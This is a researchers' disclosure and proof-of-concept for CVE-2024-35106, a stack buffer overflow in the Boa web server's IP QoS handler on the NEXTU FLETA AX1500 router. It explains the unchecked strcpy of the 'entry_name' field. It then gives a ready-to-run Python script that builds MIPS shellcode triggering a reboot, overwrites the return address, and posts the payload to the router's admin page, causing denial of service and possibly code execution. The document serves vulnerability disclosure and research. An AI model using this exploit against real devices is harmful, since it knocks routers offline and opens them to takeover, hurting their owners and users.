
Proof-of-concept exploit for CVE-2024-35106, a stack buffer overflow in NEXTU FLETA AX1500 Wi-Fi 6 router. Demonstrates denial-of-service and potential remote code execution via crafted POST request to the Boa web server's IP QoS handler.

This document describes how the exploit was carried out on the EZNET FLETA WiFI router through the CVE-2024-35106 vulnerability.
[CVE ID] CVE-2024-35106
[Vendor of Product] NEXTU
[Product] FLATA AX1500 Wifi6 Router
[Version] 1.0.3
[Vulnerability Type] Buffer overflow
The router operates on a MIPS architecture based on a Realtek chipset and little-endian.
The router firmware version is v1.0.3.
This router uses the embedded web server Boa, whose last release was in 2005. However, this router utilizes the Boa web server for the admin web page service that controls the router’s firmware.
The conditions required to trigger the vulnerability are as follows:

A stack buffer overflow occurs due to the lack of verification of the byte length of the IP QoS rule name when setting QoS for an internal IP on the router’s admin web management page.

When the IP QoS configuration request parameters are passed to Boa’s handler function formIpQoS, the handler extracts the byte length of the "entry_name" parameter and copies it into the acStack_1c0 variable using the strcpy() function.

In that function, the strcpy function is used to copy the buffer without verifying the buffer size.


Because the variable acStack_1c0, which stores the binary of the copied entry_name parameter, is fixed at 16 bytes, using the strcpy() function—which does not limit the size of the data being copied—will result in a buffer overflow.
The POST request and parameters of the attack vector are as follows.
POST /boafrm/formIpQoS

BODY
enabled=ON&automaticUplinkSpeed=ON&automaticDownlinkSpeed=ON&addressType=0&ipversion=0&protocol=0&ipStart=192.168.1.5&ipEnd=192.168.1.5&localPortStart=1234&localPortEnd=1234&rmt_ipStart=&rmt_ipEnd=&rmt_portStart=&rmt_portEnd=&l7_protocol=Disable&mode=1&bandwidth=200&bandwidth_downlink=200&remark_dscp=&save_apply=%EC%A0%80%EC%9E%A5+%ED%9B%84+%EC%A0%81%EC%9A%A9&addQosFlag=1&lan_mask=255.255.255.0&submit-url=%2Fip_qos.htm&entry_name=[ADD ARBITRARY CODE AREA]
An attacker prepare binary include two things, arbitrary binary code and arbitrary Address, and set in the entry_name parameter of the POST request.
So the RET address, which at formIpQos handler stack address memory, overwritten with an arbitrary address due to a stack overflow.
 (0x7f8548cc is the formIpQoS handler Stack RET address)

However, since the handler function must complete its execution normally, 10 IP QoS rule sets must be saved in advance.
from pwn import *
from hackebds import *


def shutdown_shell_code():
    context.update(arch='mips', os='linux', bits=32, endian='little')

    cmd = "/bin/sh"
    args = ["autoreboot"]

    asmcode = shellcraft.mips.linux.execve(cmd, args, 0) + shellcraft.mips.linux.exit()
    shellcode = asm(asmcode)
    return shellcode


power_off_code = shutdown_shell_code()

gap_code = (b'A') * 0x138

# This is the area that overwrites the RET region. You can place the address to which you want to redirect the execution flow.
# For example I fixed address as 0x7f854710
RET_address = (b'\x10\x47\x85\x7f')
stack_gap = (b'C') * 0x40

print("power_off_code_length")
print(len(power_off_code))

final_code = power_off_code + gap_code + RET_address + stack_gap

import socket
import ssl

# Server Address and Port
HOST = '192.168.1.254'
PORT = 443

# Create an SSL socket for HTTPS connection
context = ssl.create_default_context()
context.set_ciphers('HIGH:!DH:!aNULL')
context.check_hostname = False
context.verify_mode = ssl.CERT_NONE

with socket.create_connection((HOST, PORT)) as sock:
    with context.wrap_socket(sock, server_hostname=HOST) as ssock:
            # Prepare the shellcode as bytes (e.g., b'\x00\x01\x02'; replace with appropriate values for actual use)

        # parameter for evade verification
        send_byte = b"enabled=ON&automaticUplinkSpeed=ON&automaticDownlinkSpeed=ON&addressType=0&ipversion=0&protocol=0&ipStart=192.168.1.5&ipEnd=192.168.1.5&localPortStart=1234&localPortEnd=1234&rmt_ipStart=&rmt_ipEnd=&rmt_portStart=&rmt_portEnd=&l7_protocol=Disable&mode=1&bandwidth=200&bandwidth_downlink=200&remark_dscp=&save_apply=%EC%A0%80%EC%9E%A5+%ED%9B%84+%EC%A0%81%EC%9A%A9&addQosFlag=1&lan_mask=255.255.255.0&submit-url=%2Fip_qos.htm&entry_name=" + final_code

        # POST request headers
        headers = b"POST /boafrm/formIpQoS HTTP/1.1\r\n" \
                  b"Host: " + HOST.encode('utf-8') + b"\r\n" \
                                                     b"Content-Type: application/octet-stream\r\n" \
                                                     b"Content-Length: " + str(len(send_byte)).encode(
            'utf-8') + b"\r\nConnection: close\r\n\r\n"

        # Send request (combine headers and body)
        ssock.send(headers + send_byte)

        # Receive response
        response = b""
        while True:
            data = ssock.recv(1024)
            if not data:
                break
            response += data

            #Print response
        print(response.decode('utf-8'))
Noted that, while executing this POC for the vulnerability, will definitely cause a DOS. However arbitrary remote code execution may not occur.
This vulnerability can be exploited for DOS attacks and potential RCE attacks.
2024-05-16: Assigned CVE Number - CVE-2024-35106
2024-05-16: Reported vulnerabilities to manufacturers
2024-06-05: Response about vulnerabilities from manufacturers
Ku In Hoe
Assistant Prof. Seonghoon Jeong (Sookmyung Women’s University)
